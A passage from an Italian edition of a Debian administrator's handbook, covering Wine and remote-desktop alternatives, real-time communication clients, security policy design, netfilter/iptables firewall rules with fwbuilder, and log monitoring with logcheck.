Cominciamo con un promemoria: l'emulazione permette di eseguire un programma (sviluppato per un sistema destinazione) su un diverso sistema host. Il software di emulazione usa il sistema host, dove gira l'applicazione, per imitare le funzionalità richieste del sistema destinazione.

Ora cerchiamo di installare i pacchetti richiesti (*ttf-mscorefonts-installer* è nella sezione contrib):

```
# apt install wine ttf-mscorefonts-installer
```

In un sistema a 64 bit (amd64), se le applicazioni di Windows sono applicazioni a 32 bit, allora si dovrà attivare multi-arch per essere in grado di installare wine32 dall'architettura i386 (si veda Sezione 5.4.5, «Supporto Multi-Arch» [99]).

L'utente deve quindi eseguire `winecfg` e configurare quali posizioni (Debian) sono mappate su quali unità (Windows). `winecfg` ha alcuni valori predefinit e può rilevare automaticamente più unità; notare che se anche si ha un sistema dual-boot, non si dovrebbe puntare all'unità C: dove è montata la partizione di Windows in Debian, poichè Wine probabilmente sovrascriverebbe alcuni dati presenti nella partizione, rendendo Windows inutilizzabile. Per le altre impostazioni possono essere mantenuti i valori predefiniti. Per eseguire programmi Windows, è necessario prima installarli eseguendo il loro installer (Windows) all'interno di Wine, con un comando come `wine .../setup.exe`; una volta installato il programma, è possibile eseguirlo con `wine .../programma.exe`. La posizione esatta del file `programma.exe` dipende da dove è mappata

l'unità C:; in molti casi, tuttavia, funziona eseguendo semplicemente `wine programma`, dato che il programma è di solito installato in un percorso dove Wine andrà a cercare da solo.

SUGGERIMENTO

Lavorare su un guasto di winecfg

In alcuni casi, `winecfg` (che è solo un wrapper) potrebbe fallire. Per aggirare il problema, è possibile cercare di eseguire il comando sottostante manualmente: `wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so` oppure `wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so`.

Notare che non ci si deve fidare di Wine (o soluzioni simili) senza collaudare effettivamente il software specifico: solo una vera prova d'uso determinerà per certo se l'emulazione è pienamente funzionante.

ALTERNATIVA

Macchine virtuali

Un alternativa all'emulazione del sistema operativo di Microsoft è di farlo girare realmente in una macchina virtuale che emula una macchina hardware completa. Ciò permette di far girare qualunque sistema operativo. Capitolo 12, Amministrazione avanzata [320] descrive diversi sistemi di virtualizzazione, principalmente Xen e KVM (ma anche QEMU, VMWare e Bochs).

ALTERNATIVA

***Windows Terminal Server* o VNC**

Un'altra possibilità è di far girare da remoto le vecchie applicazioni Windows su un server centrale con *Windows Terminal Server* ed accedere all'applicazione da macchine Linux usando *rdesktop*. Questo è un client Linux per il protocollo RDP (*Remote Desktop Protocol*) che è usato da *Windows NT/2000 Terminal Server* per visualizzare i desktop sulle macchine remote.

Il software VNC fornisce funzionalità simili, con il beneficio aggiunto di funzionare anche con molti sistemi operativi. I client e i server Linux per VNC sono descritti in Sezione 9.2, «Accesso remoto» [204].

13.10. Software Comunicazioni Real-Time

Debain fornisce una vasta gamma di software client per Comunicazioni Real-Time (RTC). La messa a punto di server RTC è discussa in Sezione 11.8, «Servizi di Comunicazione Real-Time» [310]. Nella terminologia SIP, un'applicazione o un dispositivo client è detto anche user agent.

Ogni applicazione client differisce nelle funzionalità. Alcune applicazioni sono più convenienti per gli utenti di chat intensivi mentre altre applicazioni sono più stabili per gli utenti di webcam. Potrebbe essere necessario testare diverse applicazioni per individuare quelle che sono i più soddisfacenti. Un utente può infine decidere che ha bisogno di più di una applicazione, per esempio, un'applicazione XMPP per la messaggistica con i clienti ed una IRC per collaborare con alcune comunità on-line.

Per massimizzare la capacità degli utenti di comunicare con il resto del mondo, si consiglia di configurare sia il client SIP che il client XMPP o un singolo client che supporta entrambi i protocolli.

The default GNOME desktop suggests the Empathy communications client. Empathy can support both SIP and XMPP. It supports instant messaging (IM), voice and video. The KDE project provides KDE Telepathy, a communications client based on the same underlying Telepathy APIs used by the GNOME Empathy client.

Popular alternatives to Empathy/Telepathy include Ekiga, Linphone, Psi and Ring (formerly known as SFLphone).

Some of these applications can also interact with mobile users using apps such as Lumicall on Android.

➨ `https://lumicall.org`

La *Guida Rapida alle Comunicazioni Real-Time* ha un capitolo dedicato al software client.

➨ `http://rtcquickstart.org/guide/multi/useragents.html`

SUGGERIMENTO

Cercare il supporto clienti per ICE e TURN

Alcuni clienti RTC hanno notevoli problemi di invio di voce e video attraverso firewall e reti NAT. Gli utenti potrebbero ricevere chiamate fantasma (il loro telefono squilla, ma non si sente l'altra persona) o potrebbero non essere in grado di chiamare tutti.

I protocolli ICE a TURN sono stati sviluppati per risolvere questi problemi. La gestione di un server TURN con indirizzi IP pubblici in ogni sito e l'uso di software client che supportano entrambi i protocolli ICE e TURN dà la migliore esperienza utente.

Se il software client è destinato solo alla messagistica istantanea, non c'è alcun bisogno che supporti ICE o TURN.

Sviluppatori Debian gestiscono un servizio alla comunità SIP a rtc.debian.org[1]. La comunità mantiene un wiki con la documentazione sulla configurazione di molte delle applicazioni client confezionati in Debian. Gli articoli wiki e le schermate sono una risorsa utile per chiunque per impostare un servizio simile su un dominio proprio.

➨ `https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide`

ALTERNATIVA

Internet Relay Chat

Si può considerare anche IRC, oltre a SIP e XMPP. IRC è più incentrato attorno al concetto di canali, i cui nomi iniziano con un simbolo di cancelletto #. Ciascun canale di solito è dedicato a un argomento specifico e qualunque numero di persone può entrare in un canale per discutere (ma gli utenti possono comunque conversare privatamente uno-a-uno, se necessario). Il protocollo IRC è più vecchio, e non permette la cifratura punto a punto dei messaggi; tuttavia è possibile cifrare le comunicazioni fra gli utenti e il server incorporando il protocollo IRC in un tunnel SSL.

I client IRC sono un po' più complessi e di solito forniscono molte funzionalità di uso limitato in un ambiente aziendale. Per esempio gli «operatori» di un canale sono utenti con la capacità di buttare altri utenti fuori da un canale o addirittura bandirli permanentemente, quando la normale discussione è disturbata.

[1] `https://rtc.debian.org`

Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat (only available in *stretch-backports*, not in *stretch*), and Smuxi (graphical clients based on GTK+), Irssi (text mode), Circe (integrated to Emacs), and so on.

COLPO D'OCCHIO

Videoconferenza con Ekiga


Ekiga (già Gnomemeeting) è un'applicazione per Linux per la videoconferenza. È sia stabile che funzionale e si usa molto facilmente nella rete locale; impostare il servizio su una rete globale è molto più complesso quando i firewall interessati non hanno supporto esplicito per i protocolli di teleconferenza H323 e/o SIP con tutti i loro capricci.

Se solo un client Ekiga deve girare dietro il firewall, la configurazione è piuttosto semplice e richiede solo di inoltrare alcune porte all'host dedicato: la porta TCP 1720 (in ascolto per le connessioni in ingresso), la porta TCP 5060 (per SIP), le porte TCP da 30000 a 30010 (per il controllo delle connessioni aperte) e le porte UDP da 5000 a 5100 (per la trasmissione dei dati audio e video e per la registrazione su un proxy H323).

Quando più client Ekiga devono girare dietro il firewall, la complessità aumenta di parecchio. Bisogna impostare un proxy H323 (per esempio il pacchetto *gnugk*) e configurarlo è tutt'altro che semplice.

Parola chiave

Firewall
Netfilter
IDS/NIDS



Capitolo

14 Sicurezza

Contenuto

Un sistema informatico può presentare un livello di importanza variabile a seconda dell'ambiente. In alcuni casi è vitale per la sopravvivenza dell'azienda. Perciò deve essere protetto da vari tipi di rischi. Il processo di valutazione di questi rischi, la loro definizione e l'implementazione della protezione sono comunemente conosciuti come «processo di sicurezza».

14.1. Definire la politica di sicurezza

ATTENZIONE

Scopo di questo capitolo

La sicurezza è un argomento vasto e molto delicato, perciò non pretendiamo di descriverlo in modo esauriente nel corso di un singolo capitolo. Verranno solo delineati alcuni punti fondamentali e descritti alcuni degli strumenti e metodi che possono essere utili nell'ambito della sicurezza. Per maggiori approfondimenti, la letteratura abbonda, e all'argomento vengono dedicati interi libri. Un eccellente punto di partenza può essere *Linux Server Security* di Michael D. Bauer (pubblicato da O'Reilly).

La parola «sicurezza» di per sé coinvolge un ampio inseme di concetti, strumenti e procedure, nessuno dei quali ha valenza universale. Per scegliere tra questi bisogna farsi un'idea precisa di quali siano i propri obbiettivi. La messa in sicurezza di un sistema inizia con la ricerca della risposta ad alcune domande. Buttandosi a capofitto nell'implementazione di un insieme arbitrario di strumenti, si rischia di concentrarsi su aspetti errati della sicurezza.

La primissima cosa da definire è perciò lo scopo. Un buon approccio che ne facilita l'individuazione inizia con le seguenti domande:

- *Cosa* stiamo tentando di proteggere? La politica di sicurezza sarà differente se vogliamo proteggere il computer oppure i dati. Nell'ultimo caso, abbiamo anche bisogno di conoscere quali dati.
- Da *cosa* stiamo tentando di proteggerci? Fuga di dati confidenziali? Perdita accidentale di dati? Mancati ricavi derivanti da interruzione di servizio?
- Inoltre, *da chi* stiamo tentando di proteggerci? Le misure di sicurezza possono essere piuttosto differenti se si deve rimediare all'errore di un utente ordinario rispetto alla difesa da un gruppo di autori di attacchi determinati.

Il termine «rischio» è utilizzato abitualmente per riferirsi all'insieme di questi tre fattori: cosa proteggere, cosa si vuole evitare che accada, e chi vuole che accada. L'individuazione del rischio richiede la risposta a queste tre domande. Da questo modello di rischio può essere costruita una politica di sicurezza, che può essere implementata con azioni concrete.

NOTA

Farsi continuamente domande

Bruce Schneier, esperto mondiale in materia di sicurezza (non solo di sicurezza informatica) cerca di contrastare uno dei miti principali della sicurezza con un motto: «La sicurezza è un processo, non un prodotto». Il patrimonio da proteggere varia nel tempo, e di pari passo variano anche le minacce e i mezzi a disposizione dei potenziali autori di un attacco. Sebbene la politica di sicurezza inizialmente sia stata progettata e implementata allo stato dell'arte, non bisogna mai dormire sugli allori. Le componenti del rischio evolvono, e di conseguenza deve evolvere la risposta a questo rischio.

Vale la pena di prendere in considerazione anche vincoli aggiuntivi, in quanto possono restringere la gamma delle politiche da intraprendere. Quanto siamo disposti a fare per proteggere il sistema? Questa domanda ha un forte impatto sulle scelte da adottare. La risposta è troppo

spesso definita unicamente in base ad aspetti economici, ma bisogna considerare anche altri elementi, come la quantità di disagio imposto agli utenti del sistema o l'impatto negativo sulle prestazioni.

Una volta creato un modello del rischio, bisogna iniziare a pensare alla progettazione di una concreta politica di sicurezza.

NOTA

Politiche estreme

Ci sono casi in cui la scelta delle azioni richieste per mettere in sicurezza un sistema è estremamente semplice.

Per esempio, se il sistema da proteggere comprende solamente un computer di seconda mano, il cui unico utilizzo è quello di fare un po' di calcoli al termine della giornata, potrebbe essere piuttosto ragionevole decidere di non fare nulla di particolare per proteggerlo. Il valore intrinseco del sistema è basso. Il valore dei dati è zero poiché non sono immagazzinati nella macchina. Un potenziale autore di un attacco che si infiltrasse nel «sistema» guadagnerebbe solo un'ingombrante calcolatrice. Il costo della messa in sicurezza di tale sistema sarebbe probabilmente maggiore del costo della violazione.

All'altro estremo, potremmo voler proteggere la confidenzialità di dati segreti nel modo più completo possibile, sopra ogni altra considerazione. In questo caso, una risposta appropriata potrebbe essere la distruzione totale di quei dati (eliminando i file in modo sicuro, distruggendo in pezzi il disco fisso, sciogliendoli poi in acido e così via). Se invece c'è il requisito aggiuntivo di mantenere i dati archiviati per un uso futuro (anche se non necessariamente a portata di mano) e se il costo non è ancora un fattore importante, allora un punto di partenza potrebbe essere memorizzare i dati su piastre di lega platino-iridio stoccate in bunker a prova di bomba sotto varie montagne sparse nel mondo, ognuno dei quali (ovviamente) totalmente segreti e sorvegliati da interi eserciti…

Anche se questi esempi possono sembrare estremi, sarebbero comunque una risposta adeguata ai rischi definiti, in quanto sono il risultato di un ragionamento che tiene conto degli obiettivi da raggiungere e dei vincoli da soddisfare. Nessuna politica di sicurezza, quando deriva da una decisione ragionata, è meno rispettabile di ogni altra.

Nella maggior parte dei casi, il sistema informatico può essere segmentato in sottoinsiemi coerenti e per lo più indipendenti. Ogni sottosistema avrà i propri requisiti e vincoli, e quindi la valutazione del rischio e la progettazione della politica di sicurezza dev'essere effettuata separatamente per ognuno. Un buon principio da seguire è che un perimetro breve e ben definito è più facile da difendere di una frontiera lunga e tortuosa. L'architettura di rete dev'essere progettata di conseguenza: i servizi critici devono essere concentrati in poche macchine, e tali macchine devono essere accessibili attraverso un numero minimo di punti di controllo; sarà più facile proteggere questi punti piuttosto di schermare tutte le macchine sensibili dall'intero mondo esterno. È a questo punto che diventa evidente l'utilità di regolamentare il traffico di rete (anche attraverso firewall). Questo processo può essere implementato con hardware dedicato, ma una possibile soluzione più semplice e flessibile è l'uso di un firewall software come quello integrato nel kernel Linux.

14.2. Firewall o filtraggio dei pacchetti

FONDAMENTALI
Firewall

Il *firewall* è un componente informatico provvisto di hardware e/o software che smista i pacchetti di rete in ingresso o uscita (che arrivano o lasciano la rete locale) e li lascia passare solo se soddisfano determinati criteri predefiniti.

Il firewall è un punto di filtraggio di rete ed è efficace solo per i pacchetti che devono transitare da esso. Perciò può essere efficace solo se il passaggio attraverso il firewall è l'unico instradamento possibile per quei pacchetti.

La mancanza di una configurazione standard (e il motto «processo, non prodotto») spiega l'assenza di una soluzione chiavi in mano. Ci sono, comunque, strumenti che semplificano la configurazione del firewall *netfilter*, con una rappresentazione grafica delle regole di filtraggio. `fwbuilder` tra questi è senza dubbio uno dei migliori.

CASO SPECIFICO
Firewall Locale

Un firewall può essere limitato ad una particolare macchina (a differenza di un'intera rete), nel qual caso la sua funzione è quella di filtrare o limitare l'accesso ad alcuni servizi, oppure di impedire connessioni uscenti a software malevolo che un utente, volente o nolente, potrebbe aver installato.

Il kernel Linux incorpora il firewall *netfilter*. Può essere controllato nello spazio utente con i comandi `iptables` e `ip6tables`. La differenza risiede nel fatto che il primo agisce sulle reti IPv4, il secondo su quelle IPv6. Poiché entrambi i protocolli di rete coesisteranno probabilmente per molti anni, entrambi dovranno essere utilizzati in parallelo.

14.2.1. Funzionamento di netfilter

netfilter utilizza quattro tabelle distinte nelle quali memorizza le regole che controllano tre tipologie di operazioni sui pacchetti:

- filter riguarda le regole di filtraggio (accettare, rifiutare o ignorare un pacchetto);
- nat riguarda la traduzione di indirizzi e porte di origine o di destinazione dei pacchetti;
- mangle riguarda altre trasformazioni sui pacchetti IP (inclusi il campo e le opzioni del ToS: *Type of Service*);
- raw permette altre modifiche manuali sui pacchetti prima che giungano al sistema di monitoraggio delle connessioni.

Ogni tabella contiene delle liste di regole chiamate *catene*. Per gestire i pacchetti i firewall utilizzano catene standard in base a circostanze predefinite. L'amministratore può creare altre catene, che saranno utilizzate solo quando una delle catene standard vi fa riferimento (direttamente o indirettamente).

La tabella filter contiene tre catene standard:

- INPUT: riguarda i pacchetti che hanno come destinazione il firewall stesso;
- OUTPUT: riguarda i pacchetti emessi dal firewall;
- FORWARD: riguarda i pacchetti che transitano attraverso il firewall (che non è né la sorgente, né la destinazione).

Anche la tabella nat contiene tre catene standard:

- PREROUTING: per modificare i pacchetti non appena arrivano;
- POSTROUTING: per modificare i pacchetti quando sono pronti per essere spediti;
- OUTPUT: per modificare i pacchetti generati dal firewall stesso.




Figura 14.1 *Relazione tra le catene* netfilter

Ogni catena è una lista di regole; ogni regola è un insieme di condizioni e un'azione da intraprendere quando le condizioni sono soddisfatte. Quando viene analizzato un pacchetto, il firewall esamina la catena opportuna, regola per regola; quando le condizioni di una regola sono soddisfatte, esso, per continuare l'elaborazione, «salta» (da qui l'opzione -j dei comandi) all'azione specificata. Sono stati standardizzati i comportamenti più comuni ed esistono azioni dedicate per ognuno. Intraprendere una di queste azioni standard interrompe l'avanzamento nella catena, dato che il destino del pacchetto è già stato deciso (salvo l'eccezione descritta in seguito):

FONDAMENTALI

ICMP

ICMP (*Internet Control Message* Protocol) è il protocollo usato per trasmettere informazioni supplementari sulle comunicazioni. Permette di provare la connettività di rete con il comando `ping` (che invia un messaggio ICMP di *echo request*, al quale il destinatario risponde con un messaggio ICMP di *echo reply*). Può rilevare un firewall che rifiuta un pacchetto, indicare l'overflow di un buffer di ricezione, proporre un instradamento migliore per i successivi pacchetti nella connessione e così via. Questo protocollo è definito in numerosi documenti RFC; le prime RFC777 e RFC792 sono state ben presto completate ed estese.

➨ `http://www.faqs.org/rfcs/rfc777.html`

➨ `http://www.faqs.org/rfcs/rfc792.html`

Per chiarezza, un buffer di ricezione è una piccola area di memoria che immagazzina i dati nel tempo che intercorre tra il loro arrivo dalla rete e la loro elaborazione da parte del kernel. Se quest'area si riempie, non possono esser ricevuti nuovi dati, e l'ICMP segnala il problema, così la sorgente può abbassare la velocità di trasferimento (che raggiungerà idealmente un equilibrio dopo un certo tempo).

Da notare che, anche se le reti IPv4 possono lavorare senza ICMP, ICMPv6 è strettamente necessario per le reti IPv6, dato che esse utilizzano molte funzioni che erano, per il mondo IPv4, fornite da ICMPv4, IGMP (*Internet Group Membership Protocol*) e ARP (*Address Resolution Protocol*). ICMPv6 è definito nella RFC4443.

➨ `http://www.faqs.org/rfcs/rfc4443.html`

- ACCEPT: permette al pacchetto di continuare per la sua strada;
- REJECT: rifiuta il pacchetto con un pacchetto di errore ICMP (l'opzione --reject-with *tipo* di `iptables` permette di selezionare il tipo di errore);
- DROP: elimina (ignora) il pacchetto;
- LOG: registra (via `syslogd`) un messaggio con la descrizione del pacchetto; da notare che questa azione non interrompe l'elaborazione, e l'esecuzione della catena prosegue con la regola successiva, ed è per questo che per registrare i pacchetti rifiutati è necessario usare insieme una regola LOG e una REJECT o DROP;
- ULOG: registra un messaggio via `ulogd`, che può essere maggiormente personalizzato ed è più efficiente di `syslogd` per analizzare una grande mole di messaggi; da notare che questa azione, come «LOG», anch'essa fa proseguire l'elaborazione con la regola successiva nella catena corrente;
- *nome_catena*: salta alla catena specificata ed elabora le relative regole;
- RETURN: interrompe l'elaborazione della catena corrente, e ritorna alla catena chiamante; nel caso in cui la catena corrente sia standard, non esiste alcuna catena chiamante, perciò viene eseguita l'azione predefinita (specificata dall'opzione -P di `iptables`);
- SNAT (solo nella tabella nat): applica la *Destinazione NAT* (opzioni ulteriori descrivono l'esatta modifica da applicare);
- DNAT (solo nella tabella nat): applica la *Destinazione NAT* (opzioni ulteriori descrivono l'esatta modifica da applicare);
- MASQUERADE (solo nella tabella nat): applica il *mascheramento* (caso speciale di *Sorgente NAT*);
- REDIRECT (solo nella tabella nat): reinstrada un pacchetto verso una data porta dello stesso firewall; può essere usato per creare un proxy trasparente alla rete che funziona senza necessità di configurazioni lato client, dato che il client pensa di connettersi al destinatario mentre le comunicazioni in realtà attraversano il proxy.

Altre azioni, in particolare quelle riguardanti la tabella mangle, esulano dagli scopi di questo libro. Una lista integrale si ottiene con `iptables(8)` e `ip6tables(8)`.

14.2.2. Sintassi di `iptables` e `ip6tables`

I comandi `iptables` e `ip6tables` permettono la manipolazione di tabelle, catene e regole. L'opzione -t *tabella* individua su quale tabella vanno ad operare (filter è la predefinita).

Comandi

L'opzione -N *chain* crea una nuova catena. -X *chain* cancella una catena vuota e non usata. -A *chain regola* aggiunge una regola in coda ad una catena. -I *chain numero_regola regola* inserisce una regola prima della regola numero *numero_regola*. -D *chain numero_regola* (oppure -D *chain regola*) cancella una regola in una catena; la prima sintassi identifica la regola da rimuovere in base al suo numero, mentre la seconda la identifica in base al suo contenuto. L'opzione -F *chain* svuota una catena (rimuove tutte le sue regole); se non è specificata alcuna catena, vengono rimosse tutte le regole dalla tabella. -L *catena* elenca le regole nella catena. Infine, l'opzione -P *chain azione* definisce l'azione predefinita, o "linea guida", per una data catena; da notare che solo le catene standard possono avere una "linea guida".

Regole

Ogni regola si esprime con *condizioni* -j *azione opzioni_azione*. Se viene definita più di una condizione nella stessa regola, allora il criterio è la congiunzione (*and* logico) delle condizioni, che è restrittivo tanto quanto ognuna delle singole condizioni.

La condizione -p *protocollo* verifica il campo protocollo del pacchetto IP. I valori più usati sono tcp, udp, icmp e icmpv6. Anteporre un punto esclamativo alla condizione la nega, facendola corrispondere a «qualunque pacchetto con un protocollo differente da quello specificato». Questa meccanismo di negazione non è specifico solo per l'opzione -p, ma può essere utilizzato anche per tutte le altre condizioni.

La condizione -s *indirizzo* oppure -s *rete/maschera* verifica l'indirizzo sorgente del pacchetto. Ugualmente, -d *indirizzo* oppure -d *rete/maschera* verifica l'indirizzo destinazione.

La condizione -i *interfaccia* seleziona i pacchetti provenienti dalla data interfaccia di rete. -o *interfaccia* seleziona quelli uscenti da una specifica interfaccia.

Ci sono condizioni più specifiche, che dipendono da quelle generiche descritte sopra. Per esempio, la condizione -p tcp può essere raffinata con ulteriori condizioni sulle porte TCP, con clausole tipo --source-port *porta* e --destination-port *porta*.

La condizione --state *stato* verifica lo stato di un pacchetto in una connessione (questa richiede il modulo del kernel `ipt_conntrack`, per il monitoraggio delle connessioni). Lo stato NEW descrive un pacchetto che instaura una nuova connessione; ESTABLISHED descrive i pacchetti appartenenti ad una connessione già in essere, e RELATED descrive i pacchetti che instaurano una connessione correlata con una già esistente (che è utile per le connessioni ftp-data in modalità «attiva» del protocollo FTP).

La sezione precedente elenca tutte le possibili azioni, ma non le rispettive opzioni. L'azione LOG, per esempio, ha le seguenti opzioni:

- --log-level, con valore predefinito warning, indica il livello di gravità di `syslog`;
- --log-prefix permette l'inserimento di un prefisso di testo per differenziare i messaggi di log;
- --log-tcp-sequence, --log-tcp-options e --log-ip-options indicano dati ulteriori da integrare nel messaggio: rispettivamente, il numero di sequenza TCP, opzioni TCP e opzioni IP.

L'azione DNAT prevede l'opzione --to-destination *indirizzo*:*porta* per indicare il nuovo indirizzo IP e/o porta di destinazione. Allo stesso modo, SNAT prevede --to-source *indirizzo*:*porta* per indicare il nuovo indirizzo IP e/o porta di origine.

L'azione REDIRECT (disponibile solo per IPv4) prevede l'opzione --to-ports *porta(e)* per indicare la porta, o l'intervallo di porte, dove vengono reindirzzati i pacchetti.

14.2.3. Creare le regole

Per la creazione di ogni regola è necessaria l'invocazione di `iptables/ip6tables`. Digitare questi comandi manualmente può essere noioso, perciò sono solitamente memorizzati in uno script in modo tale che ad ogni avvio della macchina venga richiamata automaticamente la stessa configurazione. Questo script può essere scritto a mano, ma può essere interessante prepararlo con uno strumento di alto livello quale `fwbuilder`.

```
# apt install fwbuilder
```

Il principio è semplice. Come primo passo, è necessario descrivere tutti gli elementi coinvolti nelle regole effettive:

- il firewall stesso, con le sue interfacce di rete;
- le reti, con i loro corrispondenti intervalli di IP;
- i server;
- le porte che appartengono ai servizi presenti nei server.

Le regole sono quindi create con semplici azioni di trascina e rilascia sugli oggetti. Alcuni menu contestuali permettono di modificare le condizioni (la negazione, per esempio). Dopodiché deve essere scelta e configurata l'azione.

Per quanto concerne l'IPv6, si possono creare due diversi insiemi di regole per IPv4 e IPv6, oppure crearno uno e lasciare che `fwbuilder` traduca le regole in base con gli indirizzi assegnati agli oggetti.




Figura 14.2 *Finestra principale di fwbuilder*

`fwbuilder` può generare uno script che configura il firewall in base alle regole che sono state definite. La sua architettura modulare gli conferisce l'abilità di generare script utilizzabili su sistemi differenti (`iptables` per Linux, `ipf` per FreeBSD e `pf` per OpenBSD).

14.2.4. Installare le regole ad ogni avvio

Negli altri casi, si consiglia di posizionare lo script di configurazione in una direttiva up del file `/etc/network/interfaces`. Nel seguente esempio, lo script è memorizzato in `/usr/local/etc/arrakis.fw`.

Esempio 14.1 *File* `interfaces` *che richiama lo script del firewall*

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Questo presuppone ovviamente che si stia usando *ifupdown* per configurare le interfacce di rete. Se si sta utilizzando qualcos'altro (come *NetworkManager* o *systemd-networkd*), bisogna invece fare riferimento alla loro documentazione per trovare il modo di eseguire lo script dopo che l'interfaccia di rete è stata abilitata.

14.3. Supervisione: prevenire, rilevare, dissuadere

Il monitoraggio è parte integrante di ogni politica di sicurezza per svariati motivi. Tra questi, il fatto che l'obiettivo della sicurezza non è solitamente limitato soltanto alla garanzia della riservatezza dei dati, ma include anche l'assicurazione alla disponibilità dei servizi. È quindi obbligatorio verificare che tutto funzioni come previsto, e rilevare in maniera tempestiva ogni comportamento anomalo o variazione nella qualità dei(l) servizi(o) erogati(o). L'attività di monitoraggio permette di evidenziare tentativi di intrusione e permette di reagire rapidamente prima che si possa arrivare a gravi conseguenze. Questa sezione passa in rassegna alcuni strumenti che possono essere usati per monitorare molti degli aspetti di un sistema Debian. Come tale, completa Sezione 12.4, «Monitoraggio» [365].

14.3.1. Monitorare i log con `logcheck`

Il comando `logcheck` monitora i file di log ogni ora per impostazione predefinita. Invia messaggi di log inconsueti via email all'amministratore per analisi più approfondite.

La lista dei file monitorati è salvata in `/etc/logcheck/logcheck.logfiles`; i valori predefiniti funzionano bene se il file `/etc/rsyslog.conf` non è stato completamente stravolto.

`logcheck` lavora in uno di tre modi più o meno dettagliati: *paranoid*, *server* e *workstation*. Il primo è *molto* prolisso, e dovrebbe essere usato solo per server specifici come i firewall. Il secondo modo (predefinito) è consigliato per la maggior parte dei server. L'ultimo è progettato per le workstation, ed è ancora più conciso (filtra maggiormente i messaggi).

In tutti e tre i casi, `logcheck` probabilmente dovrà essere personalizzato escludendo alcuni messaggi extra (a seconda dei servizi installati), a meno che l'amministratore non voglia veramente ricevere ammassi orari di lunghe e noiose email. Poiché il meccanismo di selezione dei messaggi è piuttosto complesso, il file `/usr/share/doc/logcheck-database/README.logcheck-database.gz` è una lettura consigliata, anche se impegnativa.

Le regole applicate possono essere suddivise in varie tipologie:

- quelle che qualificano il messaggio come un tentativo di intrusione (memorizzato in un file nella directory `/etc/logcheck/cracking.d/`);
- quelle che cancellano tale qualifica (`/etc/logcheck/cracking.ignore.d/`);
- quelle che classificano il messaggio come un allarme di sicurezza (`/etc/logcheck/violations.d/`);
- quelle che cancellano questa classificazione (`/etc/logcheck/violations.ignore.d/`);

- infine, quelle che si applicano ai rimanenti messaggi (considerati come *eventi di sistema*).

ATTENZIONE

Ignorare un messaggio

